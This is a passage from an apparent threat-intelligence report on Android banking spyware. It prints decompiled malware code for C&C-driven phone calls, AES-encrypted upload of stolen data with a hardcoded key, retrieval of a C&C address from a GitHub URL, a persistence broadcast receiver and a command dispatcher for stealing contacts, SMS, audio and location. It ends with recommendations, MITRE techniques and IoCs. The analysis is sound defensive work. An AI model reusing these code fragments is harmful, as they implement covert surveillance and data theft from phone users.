        String number2 = number.replace("#", "%23");
        Intent callIntent = new Intent("android.intent.action.CALL");
        Uri data = Uri.parse("tel:" + number2);
        callIntent.setPackage("com.android.server.telecom");
        callIntent.setData(data);
        callIntent.setFlags(268435456);
        context.startActivity(callIntent);
    } catch (Exception e) {
    }
}
```

Figure 23: Code to make phone call based on C&C command

The malware encrypts the collected data and uploads it to the C&C server based on the commands from the TA. The code to encrypt the data before the upload is shown in Figure 24.

```
public static String b(String cleartext) {
    try {
        Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
        cipher.init(1, new SecretKeySpec("rb!nBwXv4C%Gr^84".getBytes(), "AES"), new IvParameterSpec("1234567812345678".getBytes()));
        return new String(Base64.encode(cipher.doFinal(cleartext.getBytes()), 2));
    } catch (Exception e) {
        e.printStackTrace();
        return "";
    }
}
```

Figure 24: Code to Encrypt Upload Data

The spyware uses two different C&C server IPs.

1. C&C IP1: **hxxp://125[.]227.0.22/**: Encrypted and stored in a native library, *libfirebase.so*

1. C&C IP2: **hxxp://45[.]115.127.106/**: Encrypted and stored in a GitHub account

   GitHub URL: *hxxps://raw[.]githubusercontent.com/maxw201653/dest/main/pwdText*

C&C IP1 is encrypted using AES-128-bit encryption and Base64. The code used to decrypt the IP is shown in the below figure.

```
int __fastcall decode(int a1, int a2, int a3, int a4)
{
  int v5; // [sp+18h] [bp-30h]
  char *ptr; // [sp+1Ch] [bp-2Ch]
  const char *v7; // [sp+20h] [bp-28h]
  _BYTE *v8; // [sp+24h] [bp-24h]
  char *v9; // [sp+28h] [bp-20h]
  int v12; // [sp+3Ch] [bp-Ch]

  if ( j_check_signature(a1, a2, a3) == 1 && j_check_is_emulator(a1) )
  {
    v8 = j_getKey();
    v7 = (const char *)(*(int (__fastcall **)(int, int, _DWORD))(*(_DWORD *)a1 + 676))(a1, a4, 0);
    ptr = j_AES_128_ECB_PKCS5Padding_Decrypt(v7, (int)v8);
    (*(void (__fastcall **)(int, int, const char *))(*(_DWORD *)a1 + 680))(a1, a4, v7);
    v5 = j_charToJstring(a1, (int)ptr);
    free(ptr);
    free(v8);
    v12 = v5;
  }
  else
  {
    v9 = UNSIGNATURE[0];
    j_exitJava((int *)a1);
    v12 = j_charToJstring(a1, (int)v9);
  }
  return v12;
}
```

Figure 25: Code to decrypt C&C server IP1

Figure 26 shows the code used to retrieve the C&C IP2 from the GitHub repository.

```
private void p() {
    new Thread() {
        /* class com.fomta.c002.service.LInitService.AnonymousClass7 */

        public void run() {
            try {
                KLog.a("request git:" + "https://raw.githubusercontent.com/maxw201653/dest/main/pwdText");
                String result = new OkHttpClient().newCall(new Request.Builder().url("https://raw.githubusercontent.com/maxw201653/dest/main/pwdText").build()).execute().body().string();
                KLog.a("git:" + result);
                String content = MCrypt.a(result);
                KLog.a("git de:" + content);
                if (content.startsWith("http://")) {
                    Kit.d(LInitService.this.Y, "K_HOST", content);
                    Kit.m(LInitService.this.Y, "K_UP_REGISTER_INFO");
                    return;
                }
                String newGitUrl = Kit.f(LInitService.this.Y, "K_GIT_HOST");
                if (!newGitUrl.equalsIgnoreCase("")) {
                    KLog.a("newGitUrl:" + newGitUrl);
                    String result2 = new OkHttpClient().newCall(new Request.Builder().url(newGitUrl).build()).execute().body().string();
                    KLog.a("git 2:" + result2);
                    String content2 = MCrypt.a(result2);
                    KLog.a("git de 2:" + content2);
                    if (content2.startsWith("http://")) {
                        Kit.d(LInitService.this.Y, "K_HOST", content2);
                        Kit.m(LInitService.this.Y, "K_UP_REGISTER_INFO");
                    }
                }
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
    }.start();
}
```

Figure 26: Code to Retrieve encrypted C&C IP2 URL from GitHub

The code used by the spyware to decrypt the C&C IP2 is shown in the below figure.

```
public static String a(String encrypted) {
    try {
        byte[] encrypted1 = Base64.decode(encrypted, 2);
        Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
        cipher.init(2, new SecretKeySpec("rb!nBwXv4C%Gr^84".getBytes(), "AES"), new IvParameterSpec("1234567812345678".getBytes()));
        return new String(cipher.doFinal(encrypted1));
    } catch (Exception e) {
        e.printStackTrace();
        return "";
    }
}
```

Figure 27: Code to decrypt C&C IP2

Resilience

The malware has registered listeners for the victim's device events and initiates the spyware activity accordingly. These events include BOOT_COMPLETED, NEW_OUTGOING_CALL, etc. The below figure shows one such listener and events registered.

```
<receiver android:name="com.fomta.c002.receiver.LPReceiver" android:enabled="true">
    <intent-filter android:priority="2147483647">
        <action android:name="android.intent.action.NEW_OUTGOING_CALL"/>
        <action android:name="android.provider.Telephony.SMS_DELIVER"/>
        <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
        <action android:name="android.net.wifi.WIFI_STATE_CHANGED"/>
        <action android:name="android.net.wifi.STATE_CHANGE"/>
        <action android:name="android.intent.action.SIM_STATE_CHANGED"/>
        <action android:name="android.net.conn.CONNECTIVITY_CHANGE"/>
        <action android:name="android.intent.action.ANY_DATA_STATE"/>
        <action android:name="android.bluetooth.adapter.action.STATE_CHANGED"/>
        <action android:name="android.intent.action.ACTION_POWER_CONNECTED"/>
        <action android:name="android.intent.action.ACTION_POWER_DISCONNECTED"/>
        <action android:name="android.intent.action.USER_PRESENT"/>
        <action android:name="android.intent.action.PHONE_STATE"/>
        <action android:name="android.intent.action.TIME_CHANGED"/>
        <action android:name="android.intent.action.DATE_CHANGED"/>
        <action android:name="android.intent.action.TIMEZONE_CHANGED"/>
        <action android:name="android.intent.action.ACTION_MEDIA_EJECT"/>
        <action android:name="android.intent.action.MEDIA_UNMOUNTED"/>
        <action android:name="android.intent.action.MEDIA_REMOVED"/>
        <action android:name="android.intent.action.MEDIA_CHECKING"/>
        <action android:name="android.intent.action.MEDIA_EJECT"/>
        <action android:name="android.intent.action.ACTION_PACKAGE_ADDED"/>
        <action android:name="android.intent.action.SCREEN_ON"/>
        <action android:name="android.intent.action.SCREEN_OFF"/>
        <action android:name="android.intent.action.MAIN"/>
    </intent-filter>
</receiver>
```

Figure 28: Declaration of the Listener and Events registered for resilience

The fake application invokes the *LInitService*, as shown in the figure below. This is the service that initiates the spyware activity.

```
public class LPReceiver extends BroadcastReceiver {
    public void onReceive(Context context, Intent intent) {
        Kit.c(context, LInitService.class);
    }
}
```

Figure 29: Code to initiate spyware activity based on device events

Commands

The TA sends the commands as integer values and the spyware translates it to the commands as shown in Figure 30.

```
if (isValid) {
    LPushBean bean2 = (LPushBean) new Gson().fromJson(msg, LPushBean.class);
    if (bean2.getType() == 1) {
        Kit.m(BasePushService.this.v, "K_UP_REGISTER_INFO");
        return;
    }
    String str = "";
    if (bean2.getType() == 2) {
        Kit.d(BasePushService.this.v, "K_LAST_CONTACT_DATE", str);
        Kit.m(BasePushService.this.v, "K_UP_CONTACT_INFO");
    } else if (bean2.getType() == 3) {
        Kit.m(BasePushService.this.v, "K_UP_CONTACT_INFO");
    } else if (bean2.getType() == 4) {
        Kit.m(BasePushService.this.v, "K_HISTORY_MESSAGE");
    } else if (bean2.getType() == 5) {
        PushUtils.a();
        try {
            Config.i = Integer.parseInt(bean2.getNo());
        } catch (Exception e2) {
        }
        Kit.m(BasePushService.this.v, "K_RECORD_MESSAGE");
    } else if (bean2.getType() == 6) {
        Kit.m(BasePushService.this.v, "K_JS_CHAT_MESSAGE");
    } else if (bean2.getType() == 7) {
        Kit.m(BasePushService.this.v, "K_UP_LOCATION");
    } else if (bean2.getType() == 9) {
        try {
            int isBlock = Integer.parseInt(bean2.getNo());
            Context context = BasePushService.this.v;
            if (isBlock == 1) {
                str = "YES";
            }
            Kit.d(context, "K_BLOCK", str);
        } catch (Exception e3) {
```

Figure 30: Code to translate commands from C&C

Conclusion

As per our observations, during the Covid-19 pandemic, there has been a substantial increase in malware targeting financial services. Some notable examples are Aberebot, S.O.V.A., etc. This spyware is one of the latest amongst them.

The TA uses sophisticated techniques to evade detection and infect multiple users. Identifying phishing pages and fake applications is a best practice for not being a victim of this type of malware.

Our Recommendations

We have listed some of the essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

1. If you find this malware in your device, uninstall using **adb uninstall** or perform a factory reset.
2. Use the shared IoCs to monitor and block the malware infection.
3. Keep your anti-virus software updated to detect and remove malicious software.
4. Keep your Operating System and applications updated to the latest versions.
5. Use strong passwords and enable two-factor authentication.
6. Download and install software only from registered app stores.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Defense Evasion	T1406	Obfuscated Files or Information
	T1444	Masquerade as Legitimate Application
	T1581	Geofencing
	T1575	Native Code
Credential Access	T1412	Capture SMS Messages

Discovery	T1421 T1430 T1424 T1418	System Network Connections Discovery Location Tracking Process Discovery Application Discovery
Collection	T1507 T1412 T1432 T1429	Network Information Discovery Capture SMS Messages Access Contact List Capture Audio
Command and Control	T1571 T1573	Non-Standard Port Encrypted Channel
Impact	T1447	Delete Device Data

Indicators of Compromise (IoCs):

Indicators	Indicator type	Description
ed7ef6718a6b6e7abf3bd96c72929ee9f1e9a4bfcd97429154141c7702093f36	SHA256	Hash of the APK sample
b4d3d4519427eec34c709a6d6ca43b9001fcc5802a71c8d3afa45cd4f3505626	SHA256	Hash of the second APK sample
14264416ad72a75ac2e2a399a9b19b7533bcf33d8427bea0241a317f513acb50	SHA256	Hash of the third APK sample
8dbc872f284fbe5eee635aab96a08bc6441ac10f3a5b8eb3aab712b52ca73534	SHA256	Hash of the fourth APK sample
hxxp://114[.]47.93.211	URL	Phishing page used to deliver first APK
hxxp://61.227.36[.]150	URL	Phishing page used to deliver second and third APK
hxxp://125[.]227.0.22/	URL	C&C URL1
hxxp://45[.]115.127.106/	URL	C&C URL2

About Us

Cyble is a global threat intelligence SaaS provider that helps enterprises protect themselves from cybercrimes and exposure in the Darkweb. Its prime focus is to provide organizations with real-time visibility to their digital risk footprint. Backed by Y Combinator as part of the 2021 winter cohort, Cyble has also been recognized by Forbes as one of the top 20 Best Cybersecurity Start-ups To Watch In 2020. Headquartered in Alpharetta, Georgia, and with offices in Australia, Singapore, and India, Cyble has a global presence. To learn more about Cyble, visit www.cyble.com.